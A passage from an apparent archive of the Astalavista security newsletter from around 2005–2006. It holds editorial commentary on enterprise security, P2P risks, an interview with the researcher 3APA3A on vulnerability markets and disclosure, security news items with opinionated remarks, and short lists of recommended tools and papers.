because of the enterprises' growing work force, and their need to securely connect and use its resources. Don't get me wrong, the concept has its benefits, but from a management's point of view, it creates the myth of the fully secure communication channel, at least on a network level. What else should be seriously taken into consideration, is the client-side security of the participant. Namely, the hosts's integrity, that is lack of malware to somehow take advantage of the accounting data, even take active screenshots of it. Also, even though certain solutions/appliances provide the ability to integrate an IDS within such an infrastructure (if you cannot have an IDS working due to encrypted traffic, it's a huge trade-off), ensure that encrypted traffic going in and going on, can still be analyzed, and accountability for any actions can be kept track of.

- **managed security service providers**

Managed security service providers are a logical business choice for any company that doesn't want to heavily invest in security infrastructure and personnel, at least at a certain point of stage. I often say that if you don't take care of your destiny, someone else will. And, I feel that philosophy greatly applies to the concept of MSSPs. Such providers cannot guarantee you total security, so ignore the hype, but look for such that offer you a guarantee in case of an intrusion. Mind you, an MSSPs would never take fully responsibility for what's going around your infrastructure. Ensure your MSSP is a value-driven company, as the majority of today's MSSPs are simply responding to the need of managed security, namely mainly profit-driven organizations actively reselling licenses to services, or access to a set of appliances etc. Sooner or later though, your organization would eventually grow, and being the 567?th customer of a large MSSP, it is a great idea to build an infrastructure on your own, why, because it's getting even more cheaper and qualified work force is much more often found these days.

- **compliance**

Compliance is a buzz word, companies spend millions to comply with legal regulations, and again, get broken into. A lot of folks that I know, have expressed a great level of optimism towards the overall state of security due to the process. And while true, today's threats and concepts used to malicious attackers change on a daily basis. And you simply need to keep track of that in one way or another.

Make your point, compliance tells you what has to be done, not how to do it. How it's actually done is entirely up to you, or the consultants you've hired. There are a great deal of compliance tools available, and it's a common myth that

you can buy your security and keep going. You simply cannot, so make sure the tools you use aren't the type of MSSPs I mentioned above, profit-driven ones, and not that I have troubles with these, but in the long-term it's a serious organization you're interested in working with.

- **behavior blocking**

Concept that's been around for a decade, and while there's a great logic into spotting malicious activity in a software, you should also keep in mind, is how easy it is for a malicious action to get executed through a legitimate program. Ensure does your blocker merely monitors certain events, or a sequence of events to figure out whether malicious or not. What's else to note is how the concept is actually executed, if you were to allow every end user to participate in the process, instead of doing your best to enforce it, you might experience certain trouble.

Don't ignore the availability of such a feature, but look for the total package of intrusion detection and prevention services. You'd better prevent, instead of curing it later on.

- **0day vulnerability protection**

No company can provide you a total 0day vulnerability protection, no matter of the terms and abbreviations used to describe their technology. They cannot protect you from a vulnerability they are not aware of. They can though, theoretically try to prevent the most widely used concepts, ensure minimal damage is done in case of an attack, and actually open up their deep-pockets to purchase vulnerabilities and disclose them exclusively to you as customer only.

Ensure unprivileged accounts dominate, adapt to your workforce, yet achieve the balance, and try to survive because the threats you're not aware of, are the ones that actually exist.

[11] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Threats posed by P2P software -

This brief article will discuss the most common threats posed by the use of P2P, excluding law enforcement prosecutions in case the service is illegal in itself. It will also try to provide you with practical tips on how to deal with these threats.

Even though the recording industry is currently suing teens for sharing of intellectual property, these aggressive law enforcement practices have resulted in a slight decline in the overall use of P2P. It is my opinion that the majority of P2P networks ended up so poisoned, that end users started willing to purchase songs.

Yet, some of the threats you should consider while using P2P networks are :

- **bundled spyware, adware, EULA abuse practices**

There's no such thing as a free lunch, given it's not a promotion of course :) Expecting to simply download, let's say, "content" without testing your systems security measures is false. Before using any P2P, do a little research, and find out what the others say about its hidden features. Consider checking out Spywareinfo's list of clean and infected P2Ps, the thing is, at any time, any of these can change their practices.

http://www.spywareinfo.com/articles/p2p/

EULA's are all these lengthy terms of agreement you automatically concept thinking they are the common terms of agreement you come across in other software(given you even read them at all). I remember a company that paid a couple of thousands dollars To the first that came across the message in the EULA, just to Figure out who's actually reading them, the truth is no one. And it opens up huge business opportunities, if I can legally comply with ensuring I've provided you with info on storing third party programs on your PC, and you agreed, that's a bad thing.

I recommend you either read EFF's EULA guide

http://www.eff.org/wp/eula.php

or consider using the EULAlizer, a great tool with the help of which I have come across great discoveries.

http://www.javacoolsoftware.com/eulalyzer.html

- **the degree of malicious content on the network**

Certain P2P networks are so poisoned(yes, the RIAA has made their contributions as well!) that you should simply avoid them. The P2Ps full of junk can be either the most popular ones, or those desperately trying to generate revenues and work with malware authors to accomplish it. The increase of vulnerabilities targeting multimedia extensions is growing, and P2P is the first distribution method attackers use.

- **unintentional sharing of sensitive information**

Simply make sure you know what exactly you are sharing, and that certain preferences as limit of connections etc. are in place. What you should also consider is the possibility of an unintentional sharing of content, so watch out!

No P2P network is free of malicious content, but BitTorrent's concept solves both, the awfully slow transfers and some of the other P2P's software weaknesses. In the future, I'm sure that anonymous P2P networks will get even more attention by end users, so in case you are interested in evaluating the current solutions, check out http://www.anonymous-p2p.org/

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Vladimir, 3APA3A,** from http://www.security.nnov.ru/

Your comments are welcome at security@astalavista.net

Interview with Vladimir, aka **3APA3A** http://www.security.nnov.ru/

Astalavista : Hi Vladimir, would you please introduce yourself to our readers, and share some info on your background and experience with information security?

Vladimir : OK. I'm 31, I'm married, and we have two daughters. For last 10 years I'm support service head for middle sized ISP in Nizhny Novgorod, Russia. As so, I'm not occupied in IT security industry and I'm not security professional. It's just a kind of useful hobby. And that's the reason why I use nickname though I have no relation to any illegal activity. Everyone who is interested can easily find my real name. In addition to my primary job, I give few classes a week on computer science in Nizhny Novgorod State University.

I started on the Russian scene in the late 90s with the article on HTTP chats security. 'Cross site scripting' was quite new vulnerability class and the term itself arrived few years after. Later I began to publish some articles on the Bugtraq. Because my previous nickname taken from Pushkin's personage was not understandable abroad, I used gamer's nick '3APA3A', 'zaraza' in Cyrillic, it means infection. It also has a meaning of English 'swine' :). No, there is no relation with famous 3APA3A. ZARAZA virus, it was few years before.

I'm not 'bug digger', as one may think. Some bugs were discovered in the process of troubleshooting,

while others were found in attempt to discover new vulnerability class or exploitation approach. And I'm proud to catch a few :)

Astalavista : What are some of your current and future projects?

Vladimir : Since 1999 http://www.security.nnov.ru/ is the only project I'm constantly involved in. Sometimes, I patch old bugs and create new ones within **3proxy** http://www.security.nnov.ru/soft/3proxy/.

Astalavista : How would you describe the current state of the Russian security scene? Also, what are you comments on the overall bad PR for, both, Russia, and Eastern Europe as a hackers' haven?

Vladimir : "hack" is an opposite to technology for me. The industry with technology is a conveyor, while the hack works only here and now. Hacking is the process of creating something to solve one particular problem without enough money, resources and, most important, without knowledge. In the best case it's something new for everyone and nobody to share knowledge and resources with you.

If you mean a lack of money, resources and knowledge - yes, Russia is hackers' heaven :)

We had interesting discussion on this topic with David Endler (from your Newsletter #23) Of cause you know how many viruses originated from Russia and you know some "famous" virus writing teams. Do you know any software written here? Well.. may be after some research you can find Outpost and Kaspersky Antivirus you have never used... That's all. You think. Lets look at the city I live. Many really interesting things from Quake II graphical drivers and Intel debugging and profiling tools to Motorola and Nortel firmware were written here. It's not largest city and Russia is large country. Same goes to Eastern Europe, India and China.

We have a lot of unknown programmers and few famous virus writers, that's the problem :)

The security scene in Russia is really hard question. Of course, there are few professionals, they are well-known buddies, who work for well-known companies. They publish their really useful books and write their really professional articles and receive their really good money. There are old-school hackers who do not speak Russian for few years. There are "underground" e-zines, none of them are living enough to spell correctly. There are

"security teams" known by defacing each over and publishing up to 6 bugs in PHP scripts. Teenage #hax0r1ng IRC channels. And, of cause, guys who do their business with trojans and botnets and prefer to stay invisible.

That's all, folks. There is no scene. No place to meet each over. No Russian Defcon.

Astalavista : What are the most significant trends that happened with vulnerability researching as a whole since you've started your project?

Vladimir : Any new technology arrives as a hack, but grows into industry. It was with computers, software, network security and finally it happens with vulnerability research. This fact changes everything. No place left for real hacking. The guys on this scene became professionals. If you enter this without knowledge, all you can is to find some bugs in unknown PHP scripts.

Astalavista : Do you think a huge percentage of today's Internet threats are mainly posed by the great deal of window of vulnerabilities out there, and how should we respond to the concept of 0day by itself? Patching is definitely not worth it on certain occasions from my point of view!

Vladimir : Imagine a 100,000,000 of purely patched default configuration Fedora Core machines with users running their Mozilla's from root account. That's what we have in Windows world. Did you know that, 99% of Windows trojans/viruses/backdoors will not work if executed from unprivileged account? Life could be much more secure if only administrator with special license (like driver's one) might configure system and get penalties in case of virus incidents :)

Did you know that, most ISPs do not monitor suspicious activity from their customers and can not stop attack from their network within 24 hours? It's almost impossible to coordinate something between providers. There are non-formal organizations, like NSP-SEC, but it only coordinates large providers from few countries. Coordination and short abuse response time would be another step.

Astalavista : What is your attitude towards an 0bay market for software vulnerabilities? And who wins and who loses from your point of view?

Vladimir : On the real market both sides win. No doubt, the fact there is now a legal market for 0days is a good news for researches and end users, because it rises vulnerability price and establishes some standards. This "white" market is in it's beginning. There are only few players.

Who can value 0day Internet Explorer bug? First of all, Microsoft. But

for some reason it does not. The second, IDS/IPS vendors and security consulting companies to make signatures and PR. Bugtraq posting is really good PR. If vulnerability is then exploited in-the-wild, it raises the article in Washington Post. It's even better PR.

Astalavista : Do you also, somehow picture a centralized underground ecosystem, the way we are currently seeing/intercepting exchange of 0day vulnerabilities on IRC channels, web forums. But one with better transparency of its content, sellers and buyers?

Vladimir : And, of cause, underground market is always ready to pay. Exploits are required to install a trojan. Trojan is required to create a botnet. Botnet is required for spamming, DDoS and blackmailing, phishing, illegal content hosting. It's definitely a kind of ecosystem with different roles and specializations and it's money cycle as a basement.

With some dirty games with 0day Internet Explorer vulnerability you can make a new car on the botnet market or (and?) just few thousands dollars with PR. Underground market is not centralized and lies on private contacts. Forums and IRC channels you can find are the top of the iceberg. It makes it less vulnerable. I bet last WMF exploit was sold without any IRC channels and forums.

Astalavista : Can there ever be a responsible disclosure, and how do you picture it?

Vladimir : According to Russian legislation, a vendor may not sell product without informing customer about any known defect or limitation on it. I bet different countries have similar legislations. I don't understand why it doesn't work with computer software. Vendor should either timely inform customers on defect in software or should stop to sell it.

Of cause, disclosing information without informing vendor is just stupid and non-profitable for everyone. From other side, if vendor has not eliminated vulnerability after few months and has not informed customers there is nothing non-responsible in publishing this information. I never saw vendor who blames researchers in non-responsible disclosure to stop selling defective product.

There were few attempts to standardize disclosure policy, RFPolicy is the first one.

Astalavista : Can a vulnerability researcher gets evil if not treated properly, and what could follow? :)

Vladimir : Sure. Imagine a situation you want to get money from vendor for vulnerability information you discovered. There is nothing bad in getting money for your work and vendor should be interested in buying this information on the

first place. But it can be just a blackmail if not "treated properly".

Astalavista : In conclusion, I wanted to ask on some of your future predictions for 2006 concerning vulnerability research, and the industry as a whole?

Vladimir : One year is small period. May be we will see vendors to buy vulnerabilities. "Vulnerability researcher" may be scripted on somebody's business card and become profession by this way. "Vulnerability researching" as University course... No, let's wait for another 2-3 years :)

Astalavista : Thank you for your time!

[13] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
OpenNetInitiative.net
-

http://www.opennetinitiative.net

Documenting Internet Content Filtering Worldwide

-
Ohnorobot.com
-
http://www.ohnorobot.com/

Oh No Robot comics search

-
Gateway to Intelligence
-
http://www.au.af.mil/au/awc/awcgate/awc-ntel.htm

Very resourceful!!

-
Hackaday.com
-
http://www.hackaday.com/

The Revenge of the Geeks :-)

-

Av-test.org
-
http://www.av-test.org/

Want to evaluate one anti virus vendor's solution, next to another? Look here!

[14] Final Words

Dear readers,

See you all in 2006, and keep on visiting our portal!!

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 25 – 31 January 2005
http://www.astalavista.com/
security@astalavista.net

[01] **Introduction**

Dear readers,

Welcome to the first issue of the Astalavista's Security Newsletter for 2006!

In case you haven't had the chance to go through our New Year Greeting you can do so at :

http://www.astalavista.com/index.php?page=157

Meanwhile, in Issue 25, you'll find :

- significant security events during the month, and associated commentaries
- "**Organizational Training and Today's Threatscape**" article whose purpose is to emphasize on the pros and cons of organizational training
- "**Fortifying your Browser – even more**" tips for securing your browser and introduction the Browser Appliance, a virtual machine for your Mozilla
- and an interview with **Johnny Long**, the person behind the Google Dorks database

Enjoy the issue, and fell free to send us your feedback as usual. Till next month!

Check out the Geeky Photos section and get the chance to win a .NET membership with your quality shots :

http://www.astalavista.com/index.php?section=gallery

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**SHOULD ALL YOUR STAFF HAVE A SECURITY QUALIFICATION?**]

Rob Chapman, founder of the Training Camp, argues that companies should give all their employees basic training in cybersecurity to better protect their business. Many companies have IT security policies that their employees must follow, but most do not assure that employees know how to follow policy. Companies may object to the cost of training every employee, but the costs of an innocent mistake could have disastrous effects on a company. Staff are often considered the primary weakness in any company's security; in certain industries, such as finance, companies could see insurance benefits from employee security training. Stuart Okin, a partner in Accenture's security practice, calls security training a necessity, not only for its potential to mitigate risk, but also to give a company a competitive edge.

More information can be found at :

http://www.zdnet.com.au/jobs/news_trends/soa/Should_all_your_staff_have_a_security_qualification_/0,2000056653,39231874,00.htm

Astalavista's comments :

I used to actively argue and believe in end users' education on security, that's three years ago when I conducted a publication entitled "Building and Implementing a Successful Information Security Policy", where I also outlined some of my modest back then security awareness programs experience. Things have greatly changed ever since, and while "communicating" a security policy is highly recommended, periodically training all your employees on the "latest" threats is questionable, as if you were to define the "latest" would you educate your end users not to open multimedia files because they are dangerous or "may have malicious content within"?

Enforce as much security policies and by default preferences as possible, try to spot the "naughty" users, and actually prioritize who needs training and who doesn't. Everyone does for sure, and the more people know about security the more secure your infrastructure at least logically, but at the bottom line, the folks at the IT or ITSecurity department have their roles, and so does Finance, and Marketing, while the second ones aren't interested in becoming security experts and they shouldn't. Security training is necessary, I agree, but make sure you maintain the balance between actual position productivity and the security training progress. At the bottom line, the external factors, namely, the threats I've mentioned so change so fast, that in case you haven't build a working training evaluation and see any effects, it's lost money, but

which part exactly?

[**DAVIS TAKES ISSUE WITH GOOGLE OVER RECORDS REQUEST**]

House Government Reform Committee Chairman Tom Davis (R-VA) has criticized Google for refusing to hand search records over to the US Justice Department while cooperating with China in censoring certain topics. Justice sought the records to bolster its case against a challenge to online anti-pornography laws, but Google refuses to submit the records on privacy grounds. Davis does not expect a standoff between Google and the government, but hopes an agreement can be reached, allowing Google to supply the records without frightening users that their searches may be examined.

More information can be found at :

http://www.gcn.com/vol1_no1/daily-updates/38097-1.html?CMP=OTC-RSS

Astalavista's comments :

Is it just me or that must be sort of a black humor political blackmail given the situation?! First, and most of all, the idea of using search engines to bolster the online anti-pornography laws created enough debate for years of commentaries and news stories, and was wrong from the very beginning. Even if Google provide the data requested it doesn't necessarily solve the problem, so instead of blowing the whistle without any point, sample the top 100 portals and see how they enforce these policies, if they do. As far as China is concerned, or actually used as a point of discussion, remember the different between modern communism, and democracy as a concept, the first is an excuse for the second, still, I feel it's one thing to censor, another to report actual activity to law enforcement. I feel alternative methods should be used, and porn "to go" is a more realistic threat to minors than the Net is to a certain extend, yet the Net remains the king of content as always.

[**PRIVACY GUARDIAN TO EXAMINE SHOREDITCH CCTV SCHEME**]

The United Kingdom's Information Commissioner plans to investigate whether the plans of Shoreditch to open its CCTV (closed-circuit television) surveillance system to the public complies with the CCTV Code of Practice. Under the proposal, the 20,000 residents of Shoreditch would be able to view footage from 500 CCTV cameras located in a poorer neighborhood. This gives neighbors the ability to spy on each other; the Information Commissioner wants to be certain people cannot record CCTV footage for their own amusement and to whether it violates privacy rights to broadcast residents going about their daily lives.

More information can be found at :

http://www.theregister.co.uk/2006/01/17/ic_eyes_shoreditch_cctv/

Astalavista's comments :

Is this the revenge of the middle class or a bad joke?! :) I don't think

exposing a poor neighborhood to the entire population of the small town would do any good in respect to limiting crime, or improving security. Perhaps I have somehow underestimated the possibility or Reality CCTV, but I bet if the public ever gets the chance to see itself through a CCTVs point of view, it might again open up a debate on their actual usability.

*CCTV cameras are *everywhere*, whether providing a false sense of security to a society as a whole, enforcing accountability for events or whatsoever, their use have always been actively questioned.*

[**BRITISH PARLIAMENT ATTACKED USING WMF EXPLOIT**]

MessageLabs, e-mail filtering provider for British Parliament, has confirmed that targeted e-mails exploiting the Microsoft WMF (Windows Metafile) flaw were sent to various Members of Parliament and other government personnel. The attack appears to have originated in China, and occurred on January 2, 2006. The first exploit code was published December 29, and Microsoft released its patch on January 5. If users downloaded the malware from the e-mails, the attackers would have been able to access government computers and possibly install keyloggers. The attack was tailored to 70 people and posed as a message from a government security agency. Though the attack traces back to China, it is unknown whether it was conducted or sponsored by the Chinese government.

More info can be found at :

http://news.com.com/British+parliament+attacked+using+WMF+exploit/2100-7349_3-6029691.html

Astalavista's comments :

That's a very good example of a targeted attack, namely attacking a specific entity only, in this case the British Parliament. Whenever I read on attacks coming from China I always consider the use of zombie PCs as a stepping stone for the attack itself(China has a very large population of zombie PCs and is the second largest source of spam in the world). There's so much speculation and insights on the WMF bug that the majority of news agencies missed the fact that the market for 0day vulnerabilities is developing right in front of our noses. I believe the first to develop such a market, without outsourcing it of course, was the military, just think for a while on how competitive a military's asymmetric power could be given it holds a great deal of 0day vulnerabilities?

Going back to this particular attack, it a very well segmented one, And the impersonation of a government security agency could have caused further damage given MessageLabs didn't block the threat. The clear consolidation of the underground, that is malware authors, spammers and phishers makes it possible

to execute such attacks very easily, namely I bet a spammer has somehow managed to get hold of active government emails, and these were later on used. That's not a script kiddie for sure!

Scary though, but you no longer need to be a Fortune 500 company to get attacked – everyone is a target.

[**THE BACKHOE : A REAL CYBERTHREAT**]

Experts remind that despite "all the attention paid to computer viruses and the latest Windows security holes, the most vulnerable threads in America's critical infrastructures lie literally beneath our feet". The actually physical infrastructure, such as buried fiber optic cables, are vulnerable to "backhoe attacks" - accidental or purposeful, and a report by the Common Ground Alliance estimates "that there were more than 675,000 excavation accidents in 2004 in which underground cables or pipelines were damaged."

More information can be found at :

http://www.wired.com/news/technology/0,70040-0.html

Astalavista's comments :

Satellites and wireless networks anyone? Even though these wouldn't be able to hold up the load in case underground fiber optic cables or stations get destroyed, in case of a terrorist attack or war conflict, key military and government communications will remain active with, or without ground based communications. That's the way it goes, and while some are speculating on the possible use of EMP weapons by terrorists, to me that's an indirect way of fueling the growth of the space arms race – totally wrong and scary scenario.

I feel this threat isn't as realistic as it was to be years ago, mainly because of the way the Internet turned into a facilitator for communication and coordination of terrorist activities from my point of view. Therefore, no one would want to damage and destroy, but taken advantage of it.

[**IPSEC DEAD BY 2008, SAYS GARTNER**]

Gartner issued a report predicting that by 2008 the IPsec protocol will have been virtually replaced by SSL. Increased adoption of SSL will allow more telecommuting, but "end-point security will require more attention, both in terms of client security and the management of increasingly complex SSL access policies".

More information is available at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=5173

Astalavista's comments :

Anyone else in love with SSL? I wouldn't pay a couple of hundred bucks to find out what their justification for such

a statement is, but I find it totally wrong mainly because of the fact that IPSec is an inseparable part of IPv6, or Internet2, that is less spoofing, more accountability on a network level, and increase of encrypted and authenticated communications. SSL is so vulnerable and easy to hijack that having SSL by default the way Yahoo! recently started doing would be among the many layers of defense in a possible defense in-depth solution.

Moreover, I feel that the public attention is greatly distracted to the technological side of the problem, encryption techniques etc. whereas client side attacks and vulnerabilities are totally ignored. It wouldn't make hell of a different even if you have the entire lyrics of your favorite song set as a passphrase if someone has managed to installed a KeyGhosts on the PC in question, would it?

To me IPSec is the v2.0 of the current plain-text communications based Internet, still, encrypted communications have one downsize besides key and passphrase management – that is inevitable slowdowns depending on the infrastructure and the type of information exchanged.

[**MICROSOFT ISSUES PATCH FOR UNRELEASED VISTA**]

A patch to fix graphics-rendering problems in the Community Technology Preview of Microsoft's operating system Vista has been released. The general release of Vista, now only available to developers, will occur later in 2006.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=5165

Astalavista's comments :

That's a news item worth mentioning, and puts Microsoft in a very favorable position given the proactive release of such a patch, wish they were so committed towards securing what they already have running on 95% of PCs across the world before jumping on the "next big thing". What's worth mentioning is how obsessed with revenue generation MS is, which is perhaps because of the fact that it's market value is so high compared to rival tech companies. My point is that, this obsession leads to insecure Internet given all Windows boxes are connected to the Internet, and while the information security industry picks it from there, I feel that there are far more serious threats to fight compared to those posed by lack of commitment towards improving your products.

[MCAFEE FINED FOR ACCOUNTING SCAM]

The US Securities and Exchange Commission (SEC) has fined McAfee for "inflating its revenues during the dot.com era" and the company had agreed to the "unusually heavy" fine of $50 million, without formally

admitting to wrongdoing. The money will go to McAfee shareholders that the SEC determines have "suffered as a result of the drop in the company's market capitalization when it announced its need to re-state revenue in December 2000". Criminal charges may still be pressed against some of the company's previous management team.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=5098

Astalavista's comments :

There's a relevant joke that during the dotcom era every entrepreneur used to present with the same powerpoint slide, namely showing the growth of online advertising from nothing, to several billions. Well, wrong timing, lack of Internet penetration, users' conformability of purchasing online and many other factors besides the flawed business logic contributed to the Bubble. Did the company build itself on this event, I mean paying $50 million wouldn't be a problem given the kind of revenues any AV vendor can generate these days – they are simply too busy, and their customers' base is constantly growing.

Back in those days experts and average users used to joke on AV vendors distributing malware to fuel growth in the sector, the thing is it has never been necessary, there so much malware and people capable of coding and distributing it that you can actually pay up your fine, and keep it clean. Everything's possible!

[BANGLADESH CONCERNED ABOUT 'OBSCENE CHATTING']

The Bangladesh Telecom Regulatory Commission has asked mobile phone companies to stop free late-night services because they degraded the moral values of young people". Claiming that young people are engaging in obscene chatting", the commission, a watchdog group, blames free late night calling plans that encourage students to disregard sleep and studying.

More information can be found at :

http://www.smh.com.au/news/breaking/bangladesh-concerned-about-obscene-chatting/2006/01/16/1137259973701.html

Astalavista's comments :

What a weak statement from a developing economy! Any service out of the business hours can be offered at a much lower price and that's a competitive advantage of many providers these days. Even though I doubt someone can block obscene chatting, it can also happen during the day, therefore such requests are totally unrealistic from my point of view. Now, whatever a person does with the ability to send and receive SMS is entirely up to them given they don't harass, disseminate racists or religious hatred, wasn't

it like that?

And if you stop the free late night services(there's no such thing as free lunch!) there's this thing called instant messaging, and email that could be used pretty much 24/7 – again for free, block this!

[GOOGLE ADSENSE HIJACKED BY PORN TROJAN]

Google's AdSense advertisements are being covered up with promotions of pornography and gambling websites. The Trojan malware responsible was discovered in the wild by Raoul Bangera. Google is investigating.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=5080

Astalavista's comments :

Welcome in Web 2.0! During the last year I have come to hundreds of networks mimicking Google's AdSense and it's "keep it simple, not annoying" appearance. If a malware is able to appear on the top of every AdSense syndicated ads on any page visited by an infected PC, than Google whose revenues come primarily from AdSense would definitely suffer even more compared to today's pay-per-click hijacking tactics malicious users tend to use. In my research entitled "Malware – future trends" that I released prior to this event happening, I indicated the idea of the "Web as a platform" in respect to future malware developments, and I greatly feel it's actually happening.

Find more info about the trojan by the person who first reported this at :

http://www.techshout.com/internet/2005/27/a-trojan-horse-program-that-targets-google-ads-has-been-detected-by-an-indian-web-publisher/

[03] **Astalavista Recommended Tools**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **LSM-PKCS1** "

A daemon to handle Secure Boxes (cryptographic keys, X509 certificates and data objects), accessible through a PKCS#11 library, supporting non-certified (lite) Hardware or Software Security Modules.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6067

" **SANDBOX FOR GRIDS** "

Sandbox for Grids (s4g) is a Linux user-mode sandbox. It offers
a secure execution environment for suspicious applications. Written
in C, it tries to solve some typical problems of quarantine applications:
efficiency and security.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6048

" **ISO-9660 CD IMAGE FILES OF MS SECURITY AND CRITICAL UPDATES** "

This article describes the ISO-9660 CD image files that contain security and
critical updates for Microsoft Windows and for other Microsoft products.
This article contains a link to the current ISO image file that is available
on the Microsoft Download Center.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6031

" **TOGGLEBTH**"

This will only work on PocketPCs and Smartphones that use the Microsoft
BlueTooth software. Unfortunately, many PocketPC vendors and one
Smartphone one have decided to use different Bluetooth software that
doesn't let developers write programs for it. If you have a device with
that software, this program isn't going to work.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5990

" **DNSGREP – DNS ENUMERATION TOOL** "

dnsgrep is a Linux based DNS enumeration tool that uses a dictionary in
order to find active addresses and their IP addresses based on a given DNS.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5984

" **STRONGSWAN – IPSEC AND IKEV1 IMPLEMENTATION** "

strongSwan is a complete IPsec and IKEv1 implementation for Linux
2.4 and 2.6 kernels. It interoperates with most other IPsec-based
VPN products. It is a descendant of the discontinued FreeS/WAN project.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5956

" **CENSUS** "

A common trend in communicative devices ensures that, those once
wired will eventually become wireless. With the proper set of hardware
and software, it becomes possible for anyone to monitor a wireless
station using a personal computer. Census was built to perform several
wireless functions which simplify the processes of auditing, monitoring,
and canvasing of wireless Access Points within range of your equipment.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5955

" **REMOTEJ 0.1.1** "

RemoteJ is an application for adding Bluetooth remote control capability to Sony Ericsson's mobile phones such as the K750, W800, Z520, W600, W550, and W900 series. It offers an extendable, configurable interface system that uses XML configuration files. It can be used to control your music player, video player, or PC-TV using a menu appearing in your mobile phone's menu.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5930

" **LEAF – LINUX EMBEDDED APPLIANCE FIREWALL** "

LEAF (Linux Embedded Appliance Firewall) is an easy-to-use embedded Linux system that is meant for creating network appliances for use in small office, home office, and home automation environments. Although it can be used in other ways, it is primarily used as a gateway/router/firewall for Internet leaf sites.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5874

" **STEALFLY – PORT KNOCKER**"

Stealfly is proof of concept perl code that illustrates the usage of port knocking.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5860

[04] **Astalavista Recommended Papers**

" **COVERT CHANNELS THROUGH THE LOOKING GLASS** "

We started co-writing a short paper about network covert channels and finally you read that one. Parts 1 to 4 are concepts, ideas, food for the mind and next parts describe toys we published because mind has to play sometimes. Enjoy.

http://www.astalavista.com/index.php?section=directory&linkid=5856

" **THE PERIMETER PROBLEM** "

The old network security model—perimeter defense—was a lot like the old physical security model: Put your assets in a secure location, build a wall and use a gate to control who goes in and out.

http://www.astalavista.com/index.php?section=directory&linkid=5861

" **SOCIAL ENGINEERING – THE HUMANE ELEMENT OF INFORMATION WARFARE** "

Social engineering is one of the most dangerous and easiest to exploit

threats to information security today. The "human element" introduces an unpredictable variation into security that cannot be prevented with a simple technical control.

http://www.astalavista.com/index.php?section=directory&linkid=5882

" **0BAY – HOW REALISTIC IS THE MARKET FOR SOFTWARE VULNERABILITIES? "**

Pros and cons of purchasing vulnerabilities, and the potential for vulnerabilities market discussed.

http://www.astalavista.com/index.php?section=directory&linkid=5890

" **OPEN LETTER ON THE INTERPRETATION OF "VULNERABILITY STATISTICS "**

Steve Christey (CVE Editor) wrote an open letter to several mailing lists regarding the nature of vulnerability statistics. What he said is spot on, and most of what I would have pointed out had my previous rant been more broad, and not a direct attack on a specific group.

http://www.astalavista.com/index.php?section=directory&linkid=5905

" **COLLABORATIVE INTERNET WORM CONTAINMENT** "

Large-scale worm outbreaks that lead to distributed denialof- service (DDoS) attacks pose a major threat to Internet infrastructure security. Fast worm containment is crucial for minimizing damage and preventing flooding attacks against network hosts.

http://www.astalavista.com/index.php?section=directory&linkid=5919

" **THE THREATS AND COUNTERMEASURES GUIDE V2.0** "

The updated Threats and Countermeasures guide provides you with a reference to all security settings that provide countermeasures for specific threats against current versions of the Microsoft Windows operating systems.

http://www.astalavista.com/index.php?section=directory&linkid=5950

" **IDA PLUGIN WRITING TUTORIAL** "

This tutorial will get you started with writing IDA plug-ins, beginning with an introduction to the SDK, followed by setting up a development/build environment on various platforms. You'll then gain a good understanding of how various classes and structures are used, followed by usage of some of the more widely used functions exported.

http://www.astalavista.com/index.php?section=directory&linkid=5997

" **RECOMMENDED PRACTICES ON NOTIFICATION OF SECURITY BREACH INVOLVING PERSONAL INFORMATION** "

The Office of Privacy Protection in the California Department of

Consumer Affairs has the statutorily mandated purpose of "protecting the privacy of individuals' personal information in a manner consistent with the California Constitution by identifying consumer problems in the privacy area and facilitating development of fair information practices."

http://www.astalavista.com/index.php?section=directory&linkid=5995

" **40 WEB SITES OFFERING TELEPHONE CALLING RECORDS AND OTHER CONFIDENTIAL INFORMATION** "

This research is courtesy of the EPIC.

http://www.astalavista.com/index.php?section=directory&linkid=6035

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

check out the special discounts!!

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

